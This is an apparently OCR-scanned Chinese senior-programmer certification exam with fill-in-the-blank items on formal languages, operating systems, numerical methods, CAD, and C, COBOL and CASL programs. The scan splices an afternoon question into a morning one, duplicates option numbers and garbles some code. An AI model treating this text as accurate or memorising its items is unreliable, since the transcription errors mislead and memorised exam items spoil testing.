供选择的各案

- A: ① の ② を ③ に ④ は ⑤ で
 B: ① が ② に ③ の ④ を ⑤ で
 C: ① に ② の ③ する ④ だけ ⑤ から
 D: ① の ② で ③ を ④ に ⑤ が
 E: ① し ② の ③ に ④ する ⑤ でも

从下列的11道试题 (试题15至试题25) 中任选3道解答。如果解答的试题数超过3道，则解答的前3道有效。

试题 15

从供选择的各案中，选出应填入[]内的正确答案，把编号写在答卷的对应栏内。

根据乔姆斯基50年代建立的形式语言的理论体系，语言的文法被分成四种类型，即0型 (短语文法)，I型 (上下文有关文法)，II型 (上下文无关文法) 和III型 (正规文法)。其中II型文法与 [] 等价，所以有足够的表达能力描述多数现今程序设计语言的语法结构。一个非确定的有限自动机必存在一个与之等价的 []。从文法描述语言的表达能力来说， [] 最强， [] 最弱。由四类文法的定义可知 [] 必是II型文法。

供选择的各案

- A, B: ① 确定的有限自动机 ② 图灵机
 ③ 非确定的下推自动机 ④ 非确定的有限自动机
 ⑤ 有限自动机 ⑥ 线性有界自动机
 C~E: ① 0型文法 ② I型文法 ③ II型文法 ④ III型文法

试题 16

从供选择的各案中，选出应填入下面关于操作系统叙述中 [] 内的正确答案，把编号写在答卷的对应栏内。

操作系统中，管理 (monitor) 由管理名、用于管理的变量说明、使用公共资源并在数据结构上进行操作的若干过程以及对变量赋初值的语句等四个基本部分组成。每一个管理过程 []。任何一个进程请求使用某临界资源时，对于其他相关进程而言 []。其方法是调用特定的 [] 才能进入管理，然后通过管理中 [] 使用临界资源。在执行中发现共享临界资源被占用或不成立时，调用管理的进程必须等待使用临界资源的另一进程来完成。为了表示不同的等待原因，设置了条件变量。条件变量是 []。

- 高上7 -

供选择的答

- A: ① 一个临界资源 ③ 一类临界资源
 ② 若干个临界资源 ④ 所有的临界资源
 B: ① 可以先进入管理 ③ 必须互斥地进入管理
 ② 可以同时进入管理 ④ 可以按任意次序进入管理
 C: ① 管理人口 ③ 系统调用命令
 ② 访管指令 ④ 访问管理的过程
 D: ① 使用临界资源的进程 ③ 访问管理的过程
 ② 使用临界资源的一个过程 ④ 调用管理的过程
 E: ① 与普通变量相同的变量
 ② 与普通变量不同的变量, 条件变量不能取任何值, 只是一个排队锁
 ③ 与普通变量不同的变量, 只能取真、假值, 不能取0, 1, ..., n 值。

试题 17

从供选择的答中, 选出应填入下面关于集合论叙述中 内的正确答案, 把编号写在答卷的对应栏内。

设集合 $S = \{2, 3, 4, 6, 8, 12, 24\}$, S 上的二元关系为 $R = \{ \langle a, b \rangle \mid a, b \in S \wedge a \text{ 整除 } b \}$, 那么 R 是 A, R 的哈斯图如下, 其中 x_1, x_2, x_3, x_4, x_5 依次为 B, S 的最大元是 C, S 的最小元是 D, S 的最小元是 E。



供选择的答

- A: ① 等价关系 ② 偏序关系
 ③ 全序关系 ④ 对称关系
 B: ① 4, 8, 24, 12, 6 ② 4, 6, 8, 12, 24
 ③ 4, 8, 12, 6, 24 ④ 4, 6, 12, 24, 8
 ⑤ 12, 6, 4, 8, 24 ⑥ 6, 8, 24, 12, 4
 C-E: ① 2 ② 3
 ③ 2和3 ③ 24
 ④ 12和24 ④ 不存在

—高上8—

试题 18

从供选择的答中, 选出应填入下面关于数值积分叙述中 内的正确答案, 把编号写在答卷的对应栏内。

求函数 $f(x)$ 在 $[a, b]$ 上的积分, 可用下面的求积公式近似表示

$$\sum_{k=1}^n A_k f(x_k)$$

其中 x_k 称为求积节点, A_k 称为求积系数, A_k 仅与 x_k 的选取有关, 而与 $f(x)$ 无关。当 x_k 为等距节点时, 称它为 A 公式。如果适当地选取求积节点和系数, 可获得最高的代数精度, 称它为 B 公式。辛卜生公式是用 C 多项式去近似代替函数 $f(x)$ 的。

由于稳定性得不到保证等原因, 一般不用 $n \geq 8$ 的求积公式。为了提高精度, 可以将 $[a, b]$ 分成若干个小小区间, 然后把低阶的求积公式用在每一个小小区间上, 这就是 D 公式。另一种改进的办法是利用外推方法, 把 $[a, b]$ 逐次减半, 这就是 E 公式。

供选择的答

- A, B, D, E: ① 梯形 ② 龙拉 ③ 高斯 ④ 辛卜生
 ⑤ 龙贝格 ⑥ 拉格朗日 ⑦ 牛顿-柯特斯 ⑧ 复化牛顿-柯特斯
 C: ① 线性插值 ② 二次插值 ③ 切比雪夫 ④ 埃米特插值

试题 19

从供选择的答中, 选出应填入下面关于常微分方程数值解叙述中 内的正确答案, 把编号写在答卷的对应栏内。

对于一阶常微分方程的初值问题

$$\begin{cases} y' = f(x, y) & x \in [a, b] \\ y(a) = y_0 \end{cases}$$

如果 $f(x, y)$ 在区域 $D = \{a \leq x \leq b, -m \leq y \leq m\}$ 上连续且关于 y 满足 A 条件, 则在 $[a, b]$ 上存在唯一连续可微的解 $y(x)$ 。

对于一阶常微分方程 $y' = x + y, y(0) = 1$, 试求解 $y(x)$ 在 $x_1 = 0.1$ 的近似值 y_1 , 其中 h 为步长。则用龙拉公式计算, 得 $y_1 = B$, 用四阶龙格-库塔方法计算, 得 $y_1 = C$ 。

实际计算中必须使用 D 而又 E 的推算公式。在微分方程中, D 性是反映推算公式本身截断误差对计算结果的影响; E 性是反映某一计算步骤中出现的误差对计算结果的影响, 它与步长密切相关。

供选择的答

- A: ① 莱伯尼兹 ② 李普希兹 ③ 洛必达 ④ 拉格朗日
 B, C: ① 1.0110 ② 1.1000 ③ 1.1010 ④ 1.1103
 ⑤ 1.1105 ⑥ 1.2105
 D, E: ① 精确 ② 简单 ③ 渐近 ④ 迭代
 ⑤ 稳定 ⑥ 收敛

—高上9—

试题 20

从供选择的答中, 选出应填入下面关于投资决策叙述中 内的正确答案, 把编号写在答卷的对应栏内。

某工厂计划新建一条生产线, 从银行贷款150万元, 年利率为0.45%。若一次投资, 两年后可投产, 若分二次投资, 每年75万元, 三年后可投产。投产前固定资金年利润率为6.5%。经计算, 厂方认为可采用一次投资方案。考虑到货币的 A, 根据复利终值公式计算, 此方案三年后的投资终值为 B 万元; 而按另一方案, 三年后的投资终值为 C 万元。似乎采用一次投资方案不合理。但由于考虑 D, 可提前取利 E 万元, 所以决策仍是正确的。

供选择的答

- A, D: ① 复利初值 ② 投产时间 ③ 计算期数
 ④ 增值率 ⑤ 贬值率 ⑥ 时间价值
 B, C, E: ① 9.75 ② 9.5 ③ 152.03 ④ 150.68
 ⑤ 151.70 ⑥ 152.68 ⑦ 159.75 ⑧ 75.69

试题 21

从供选择的答中, 选出应填入下面关于计划管理叙述中 内的正确答案, 把编号写在答卷的对应栏内。

在事务处理领域中, 计划管理是一个重要的应用方面。运用计算机进行企业的计划管理, 往往需要几种类型的信息, 如环境信息、竞争信息和内部信息等。如, 财务计划是 A 信息, 经济趋势是 B 信息, 又如 C 是环境信息, D 是竞争信息, E 是内部信息。

供选择的答

- A, B: ① 环境 ② 竞争 ③ 内部 ④ 其它
 C-E: ① 投资收益 ② 技术进展 ③ 人员素质
 ④ 产品质量 ⑤ 供应计划

试题 22

从供选择的答中, 选出应填入下面关于集散型控制系统叙述中 内的正确答案, 把编号写在答卷的对应栏内。

集散型控制系统 (DCS) 或者分布式计算机控制系统 (DCCS) 是以微处理器为核心, 采用 A 和 B 的新型计算机控制系统。集散型控制系统以多台 (数台至数百台) 微处理器分散在生产现场, 进行 C, 避免了单个计算机控制危险性高度集中和常规仪表控制功能单一的局限性。 A 和 B 以及其它外部设备的应用, 能够方便地 D 操作, 显示和报警, 克服了常规仪表控制过于 E 和人机联系困难的缺点。


供选择的答

- A, B: ① 控制技术 ② 电话通信技术 ③ 电视通信技术
 ④ 数据通信技术 ⑤ CRT显示技术 ⑥ CAD技术
 C: ① 现场检测 ② 过程控制 ③ 通信控制 ④ 显示控制
 D, E: ① 单一 ② 分散 ③ 多功能
 ④ 集中 ⑤ 固定 ⑥ 灵活

—高上10—

试题 23

从供选择的答中, 选出应填入下面关于离散化环节的Z传递函数计算叙述中 内的正确答案, 把编号写在答卷的对应栏内。



对离散化的连续环节 $G(s) = \frac{10}{s+10}$, 可如下计算其Z传递函数 $G(z)$:

- (1) 先求其脉冲响应 $h(t) = L^{-1}[G(s)] = A$; (拉氏反变换)
 (2) 将 $h(t)$ 离散化为 $h(KT) = B$;
 (3) 求 $h(KT)$ 的Z传递函数 $G(z) = Z[h(KT)] = C$ 。(Z变换)
 因此, 上面左图中环节的Z传递函数为 $G_1(z) = D$ 。
 上面右图中环节的Z传递函数为 $G_2(z) = E$ 。

供选择的答

- A, B: ① ae^{-t} ② ae^{at} ③ e^{-t} ④ e^{at}
 ⑤ $\frac{1}{a} e^{-t}$ ⑥ $\frac{1}{a} e^{at}$
 C: ① $\frac{1}{z - e^{-aT}}$ ② $\frac{1 - e^{-aT}}{z - e^{-aT}}$ ③ $\frac{z}{z - e^{-aT}}$ ④ $\frac{z(1 - e^{-aT})}{z - e^{-aT}}$
 ⑤ $\frac{az}{z - e^{-aT}}$
 D, E: ① $\frac{z^2}{(z-1)(z-e^{-10T})}$ ② $\frac{10z^2}{(z-1)(z-e^{-10T})}$
 ③ $\frac{z^2(1 - e^{-10T})}{(z-1)(z-e^{-10T})}$ ④ $\frac{z}{(z-1)(z-e^{-10T})}$
 ⑤ $\frac{10z}{(z-1)(z-e^{-10T})}$ ⑥ $\frac{z(1 - e^{-10T})}{(z-1)(z-e^{-10T})}$

试题 24

从供选择的答中, 选出应填入下面关于 CAD 的帧存写入模式叙述中 内的正确答案, 把编号写在答卷的对应栏内。

图形数据写入帧存后便产生图形显示。帧存写入模式决定如何将图形数据写入帧存, 它直接影响了图形的显示。最常用的写入模式有清除、异或、替换、涂层和反值等五种。按通常规定二值图形用值1表示亮点, 值0表示背景暗点。使用清除模式是为了去除原显示图形并显示背景色。使用异或模式是对新图形和原显示图形相应点进行异或运算后的结果进行显示。使用替换模式是为了显示新图形。使用涂层模式是为了在新图形的背景部分仍显示原图。

—高上11—

高级程序员级 下午试题

试题一

阅读下列说明和流程图，回答问题1至问题3，把解答写在答卷的对应栏内。

【说明】

本流程图描述了某厂布片生产管理系统的部分处理流程。用户订单经处理1输入，在订货文件和客户文件中添加新的记录。然后由系统逐项显示订货需求，通过人机交互在处理2中进行排产，产生排产单和排产文件，并更新订货文件中的相关字段内容。系统产生的排产单交给值机人员生产，一份订单中同类的布可能安排在几台织机上生产。产品合格后填写成品卡。系统每天通过处理3输入成品卡，参照排产文件检查其合法性后产生日成品文件。日成品文件经处理4、处理5分类汇总后输出机台日产量报表。同时处理6根据日成品文件和订货文件，对产量进行汇总，并更新订货文件中的相关字段内容，最后再通过处理7输出订单完成汇总表。

输入单据、输出表格与文件的组织情况说明如下：

订单：订单号，客户名称，客户地址，订货日期，布类名称，订货数量，
应交货日期

成品卡：排产单号，订单号，生产日期，织机号，班次，布类代码，产量，
值机员代码

排产数据：排产单号，投产日期，织机号，班次，计划生产量，用料说明

排产单：排产单号，订单号，织机号，班次，投产日期，布类代码，布类名称，
计划生产量，用料说明

布类代码对照表：布类代码，布类名称

客户文件：订单号，客户名称，客户地址

排产文件：排产单号，订单号，织机号，班次，布类代码，计划生产量

机台日产量报表

年 月 日

织机号	布类名称	早班产量	中班产量	晚班产量	产量合计

订单完成汇总表

订单号	客户名称	客户地址	订货日期	应交货日期	布类名称	订货数量	完成数量	完成情况

其中完成情况有三种：①已完成 ②已排产但尚未完成 ③尚未排产。

【问题1】分别指出订货文件和日成品文件至少应包括哪些数据项。

【问题2】指出处理4分类的第一、二类项。

【问题3】为提高处理6的效率，流程图中心需作何补充？（用文字简述）

而在亮值部分显示新图（它类似于将画在透明纸上的新图复盖在原图上）。使用反值模式是将新图的亮值部分用背景色显示，而背景部分用亮色显示。

写入模式可用代码表示，它是将写入值和原有值逻辑操作的代码。如下图所示，它是某种逻辑操作的真值表，将其结果由上到下，由左到右读出，便得到这个操作的代码。图中所示操作的代码为0011，或代码为3。

	原有值	0	1
欲写入值	0	0	0
	1	1	1

按上述规定，清除模式的代码是 A，异或模式的代码是 B，替换模式的代码是 C，涂层模式的代码是 D，反值模式的代码是 E。

供选择的代码

- A-E: ① 0 ② 1 ③ 2 ④ 3 ⑤ 4 ⑥ 5
 ⑦ 6 ⑧ 7 ⑨ 8 ⑩ 9 ⑪ 10 ⑫ 11
 ⑬ 12 ⑭ 13 ⑮ 14 ⑯ 15

试题 25


从供选择的各案中，选出应填入下面关于CAD系统叙述中 内的正确答案，把编号写在答卷的对应栏内。

A 对于保证CAD设计质量和提高设计效率起着十分重要的作用。采用 B 可保证它准确、可靠和通用。采用 C 可保证它的安全性。CAD设计人员只能对它进行 D 操作，系统管理员可以对它进行 E 操作。

供选择的各案

- A: ① CAD数据采集系统 ② CAD图形显示系统
 ③ CAD系统数据库 ④ CAD系统中断处理功能
- B, C: ① 国家或国际标准 ② 标准文本文件格式
 ③ 标准数据接口 ④ 好的程序设计语言
 ⑤ 权限 ⑥ 操作制度
 ⑦ 防病毒卡 ⑧ 反跟踪加密措施
- D, E: ① 创建 ② 访问
 ③ 删除 ④ 修改
 ⑤ 图形显示 ⑤ 数据采集
 ⑦ 创建、访问、修改和删除 ⑧ 创建、访问、删除和数据采集

【流程图】



试题二

阅读下列说明和流程图，回答问题1至问题2，把解答写在答卷的对应栏内。

【说明】

将自然数依次排列成如下所示的数码序列：
 1 2 3 4 5 6 7 8 9 1 0 1 1 1 2 1 3 1 4 1 5 1 6 ...

流程图1和流程图2都能输出从L数起起的第 i 个数码。

流程图中K存放输出数码，N存放自然数，M存放自然数的位数。图中↑表示循环运算

$\lfloor w \rfloor$ 表示不超过 w 的最大整数。

流程图1采用逐个递增自然数的方法。

流程图2采用一次递增位数相同的自然数序列段的方法。


【问题1】

填充流程图1和流程图2中的①-⑧，使之成为完整的流程图。


【问题2】

比较流程图1和流程图2的优缺点。

【流程图1】



【流程图2】



试三

阅读下列说明和流程图，回答问题1至问题3，把解答写在答卷的对应栏内。

【说明】

本流程图的功能是对预处理后的正文进行排版输出。
假定，预处理后的正文存放在字符串S中，S由连续的单词组成，单词由连续的英文字母组成。在预处理过程中已产生以下信息：

变量NW存放正文中单词的个数，数组元素SL(i)存放正文中第i个单词在S中的字符位置，SN(i)存放正文中第i个单词的长度。规定S中的字符位置从1开始计数，每个字符占一个位置，字符串S中的某个单词可用如下的子串形式来存取：

S (单词起始位置：单词终止位置)
并规定在对字符串（或子串）赋值时，赋值号右边的字符串（或子串）长度必须相等；

排版输出的要求如下：

- ① 每行输出80个字符；
- ② 一个单词不能输出在两行中；
- ③ 除最后一行外，所有输出行既要左对齐又要右对齐，即每行的第一个字符必须是某个单词的第一个字母，最后一个字符必须是某个单词的最后一个字母；
- ④ 单词之间必须有1个或1个以上的空格；
- ⑤ 最后一行只须左对齐，且单词之间均只有一个空格；
- ⑥ 使空格尽可能地均匀分布在单词之间，即同一行中相邻的单词间的空格数最多相差1。

假定正文中至少有两个以上单词，每个单词的长度均小于40。此外，流程图省略了数据的输入部分，图中 [w] 表示不超过w的最大整数。

【问题1】

填充流程图中的①~⑥，使之成为完整的流程图。


【问题2】

图中的“输出行”框来细化。如果将图中的虚线部分复制到“输出行”框上，那么复制部分应作怎样的修改。可用图中标的 a, b, ..., j 来回答。例如，a 改成 1→I，删除 b。

【问题3】

如将图中开始部分的SN(i)→LN改成0→LN；2→I改成1→I，则修改后的流程图是否正确。

【流程图】



试四

阅读下列说明和 E-R 图，回答问题1至问题3，把解答写在答卷的对应栏内。

【说明】

设有下列关于教务管理系统的E-R图。图中矩形表示实体，圆表示属性，双圆表示关键字属性，虚线表示实体间的联系。为了答题的方便，图中的实体和属性同时给出了中英文两种名字，回答问题时只须写出英文名即可。

【问题1】


写出与上述E-R图对应的关系模式，并用下划线标明相应的关键字。

【问题2】

问题1中的关系模式属于第几范式？如果属于第3范式，则说明理由；如果不属于第3范式，则将它化为第3范式（回答时只须写出修改的部分）。

【问题3】

试用SQL语言定义教师（TEACHER）模式。回答时字段的数据库类型以及图中未指明的名字由考生自己定义。



试题 五

阅读下列说明和流程图，回答问题1至问题2，把解答写在答卷的对应栏内。


[说明]

本流程图对顺序存储的二叉树按非递归形式进行后序遍历打印。顺序存储的二叉树存放在数组data(1:m)和right(1:m)中，data存放结点的值，right存放指针值。

本图中顺序存储的二叉树是指对树中任意二个结点node1和node2（它们在顺序存储数组中的下标分别为q1和q2），它们的指针值满足下列条件：

- (1) 如果node1是根结点，则 $q_1=1$ 。如果从node1出发按前序遍历所得到的下一个结点是node2，则 $q_2=q_1+1$
- (2) 如果node1的右后件是node2，则
如果node1存在左后件，则 $right(q_1) = q_2+1$
如果node1不存在左后件，则 $right(q_1) = -(q_2+1)$
- (3) 如果node1没有右后件，则
如果node1存在左后件，则 $right(q_1)=1$
如果node1不存在左后件，则当node1是按前序遍历的最后一个结点时， $right(q_1)=0$ ，否则 $right(q_1)=-1$

例如，下列二叉树的顺序存储情况如右表：



数组下标	data	right
1	A	8
2	B	5
3	D	-1
4	E	1
5	F	-7
6	G	-1
7	C	-9
8	H	11
9	I	-1
10	J	0

流程图中stack(1:N)是遍历过程中存放顺序存储数组下标的栈，sign(1:N)是配合栈操作设立的标志位（第一次进栈时值为1，第二次进栈时值为2），变量top是栈顶指针，变量first是顺序存储二叉树的首指针。若树空，则first=0，否则first=1，指针pointer用来指出结点在数组中的下标。

假定输出的顺序存储二叉树是正确的，且stack和sign都足够大，不会溢出。


[问题1]

填充流程图中的①-⑥，使之成为完整的流程图。

[问题2]

将流程图中的“打印data(pointer)”框移至②处，则流程图执行的结果是什么？

[流程图]



必答题

试题 六

在 COMET 型计算机上可以使用试卷上所附的 CASL 汇编语言。阅读下列说明和 CASL 程序，把应填入其中 [] 处的字句，写在答卷的对应栏内。

[程序说明]

子程序 MOVE 是将地址为 A 开始的 N 个存储单元移动到地址为 B 开始的 N 个存储单元中，对于两个区域互相重叠的情况也能正确处理。

主程序在 GR1 中给出存放子程序所需参数的起始地址。参数的存放形式为：

(GR1) + 0	A
+ 1	B
+ 2	N

[程序]

```

MOVE  START
LD     GR2,1,GR1
LD     GR3,0,GR1
CPL   GR3,1,GR1
JZE   ENDOV
(1)
(2)
JMP   SAVE
LT     (3)
LEA   GR3,(4)
(5)
LEA   GR2,(6)
(7)
SAVE  ST     GR0,WORK
LD     GR1,2,GR1
LOOP  LD     GR0,0,GR3
      ST     GR0,0,GR2
      ADD   GR2,WORK
      ADD   GR3,WORK
      LEA   GR1,-1,GR1
      JNZ  LOOP
ENDOV RET
WORK  DS     1
END
    
```

从下列的4道试题(试题七至试题十)中任选1道解答。如果解答的试题数超过1道,则解答的前1道有效。

试题七

阅读下列程序说明和C程序,把应填入其中 处的字句,写在答卷的对应栏内。

【程序说明】

对于正整数 n, 输出其和等于 n 且满足以下限制条件的所有正整数的和式, 即组成和式的数字自左至右构成一个非递增的序列。如 n = 4, 程序输出为

```
4 = 4
4 = 3 + 1
4 = 2 + 2
4 = 2 + 1 + 1
4 = 1 + 1 + 1 + 1
```

程序中给出了分别采用递归和非递归解法的两个函数 rd() 和 nd()。

函数 rd() 采用递归解法, 它有两个参数 n 和 k, 其意义分别是被分解和式的数 n, 及当前第 k 深度分解。算法思想是对 n 的所有合理的和式分解, 将分解出的数(称为和数)存于数组 a[] 中。当其中一个分解已不再需要进一步分解时, 即找到一个解, 将存于数组 a[] 中的一个完整和式的和数输出。当还需要进一步分解时, 以要进一步分解的数及分解深度为参数, 递归调用分解和式函数。

函数 nd() 以要分解的数为参数, 另开设一个数组 r[], 用于存储当前还差分解的余数。在求一个解的第 k 步时, a[k] 为第 k 个和数, r[k] 为相应的余数。当找到一个分解后(此步 r[k] 等于 0), 输出解, 并作回溯处理, 从当前 k 退回到第一个不为 1 的和数, 将其减 1, 并将其余数加 1, 准备去找另一个解; 否则, 生成下一步的分解和数与余数。

【程序】

```
#define MAXN 100
int a[MAXN], r[MAXN];
rd(int n, int k)
{
    int i, j;
    for(i =  (1) ; i >= 1; i--)
    {
        a[k] = i;
        if ( (2) )
        {
            printf("Xd = Xd", a[0], a[1]);
            for(i = 2; i <= k; i++)
                printf(" + Xd", a[i]);
            printf("\n");
        }
        else  (3) ;
    }
}

nd(int n)
{
    int i, k;
    k = 0; r[0] = n;
    do
    {
        if ( (4) )
        {
            printf("Xd = Xd", a[0], a[1]);
            for(i = 2; i <= k; i++)
                printf(" + Xd", a[i]);
            printf("\n");
            while (k > 0 &&  (5) ) k--;
            if (k > 0) { a[k]--; r[k]++; }
        }
        else { a[k+1] =  (6) ;
              r[k+1] = r[k] - a[k+1];
              k++;
            }
    } while (k > 0);
}

int test_data[] = {3,4,5};
main()
{
    int i;
    for(i = 0; i < sizeof test_data/sizeof(int); i++)
    {
        a[0] = test_data[i];
        rd(test_data[i], 1);
        printf("\n\n\n\n\n\n");
        nd(test_data[i]);
        printf("\n\n\n\n\n\n");
    }
}
```

试题八

阅读下列程序说明和 COBOL 程序, 把应填入其中 处的字句, 写在答卷的对应栏内。

【程序说明】

本程序模拟某批发部的业务处理。

磁盘顺序文件 F-1 共有 100 个记录, 这些记录已按产品号从小到大顺序排列, 它的记录格式如下:

产品号	产品名	进货单价	批发单价	库存量
9(3)	X(20)	9(4)	9(4)	9(5)

一天的业务流水账磁盘顺序文件 F-2 其记录格式为

产品号	购销代码	数量
9(3)	X	9(5)

其中, 如购销代码为 "J", 则该产品号对应的产品为进货;

如购销代码为 "T", 则该产品号对应的产品为发货。

具体做法: 先用 F-1 文件构成一个以产品号升序排列的内部工作表, 然后, 根据一天的业务流水账文件 F-2 中的每个记录, 以产品号查表, 按购销代码对该产品的库存量进行修改, 并计算该产品的销售(批发)收入或进货支出。当 F-2 文件中的记录全部处理完后, 把表中的每个元素写回 F-1 文件中对应的记录中去, 为下一天的业务处理作准备。同时在打印机上打印出所有库存量小于 50 的产品号、产品名及库存量。最后, 打印出一天的批发和进货金额的总差值及当天的业务纯利润(一天各产品的批发量乘上该产品的批发与进货单价的差价之和)。

【程序】

```
DATA DIVISION.
FILE SECTION.
FD F-1 LABEL RECORD IS STANDARD.
01 F-1-R.
02 NUM-1 PIC 9(3).
02 PHANE-1 PIC X(20).
02 PRICE-1 PIC 9(4).
02 PRICE-2 PIC 9(4).
02 QUANTE PIC 9(5).
FD F-2 LABEL RECORD IS STANDARD.
01 F-2-R.
02 NUM-2 PIC 9(3).
02 BCD PIC X.
02 QUANT PIC 9(5).
FD F-3 LABEL RECORD IS OMITTED.
01 F-3-R PIC X(80).
WORKING STORAGE SECTION.
77 ENDB PIC X(3) VALUE SPACES.
77 SUM-1 PIC 9(10).
77 SUM-2 PIC 9(10).
77 SUM-3 PIC 9(10).
```

```
01 A.
02 A-T OCCURS 100  (1) .
03 NUM-3 PIC 9(3).
03 PHANE-3 PIC X(20).
03 PRICE-1-3 PIC 9(4).
03 PRICE-2-3 PIC 9(4).
03 QUANTH-3 PIC 9(5).
01 B.
02 NUM-4 PIC 9(3).
02 PHANE-4 PIC BBK(20).
02 QUANTH-4 PIC BBZ(5).
01 C.
02 FILLER PIC X VALUE SPACE.
02 FILLER PIC X(10) VALUE "TOTAL SUM:".
02 SUM-TOTAL PIC 9(11).
02 FILLER PIC X(13) VALUE "PROFIT-NET:".
02 PROFIT-NET PIC 9(10).
PROCEDURE DIVISION.
S0.  (2) .
OPEN INPUT F-1. F-2 OUTPUT F-3.
S1. PERFORM P1 VARYING IX-NUM FROM 1 BY 1 UNTIL IX-NUM > 100.
CLOSE F-1.
S2. PERFORM P2 THRU P3 UNTIL ENDB = "END".
S3.  (3) .
S4. PERFORM P4 THRU P5 VARYING IX-NUM FROM 1 BY 1 UNTIL IX-NUM > 100.
COMPUTE  (4) .
MOVE SUM-3 TO PROFIT-NET.
WRITE F-3-R FROM C.
S5. CLOSE F-1. F-2. F-3.
STOP RUN.

P1. READ F-1.
 (5) .
P2. READ F-2 AT END MOVE "END" TO ENDB GO TO P3.
SEARCH ALL A-T AT END DISPLAY "NUM ERROR" GO TO P3
WHEN NUM-3(IX-NUM) = NUM-2 NEXT SENTENCE.
IF BCD = "T"  (6) GO TO P3.
IF BCD = "J"  (7) GO TO P3.
P3. EXIT.
P21. ADD QUANT TO QUANTH-3(IX-NUM).
COMPUTE SUM-1 = SUM-1 + QUANT * PRICE-1-3(IX-NUM).
P22. SUBTRACT QUANT FROM QUANTH-3(IX-NUM).
COMPUTE SUM-2 = SUM-2 + QUANT * PRICE-2-3(IX-NUM).
COMPUTE SUM-3 = SUM-3 + QUANT * (PRICE-T-3(IX-NUM)
- PRICE-I-3(IX-NUM)).
P4. READ F-1.
MOVE QUANTH-3(IX-NUM) TO QUANTE.
 (8) .
IF QUANTH-3(IX-NUM) NOT < 50 GO TO P5.
MOVE NUM-3(IX-NUM) TO NUM-4.
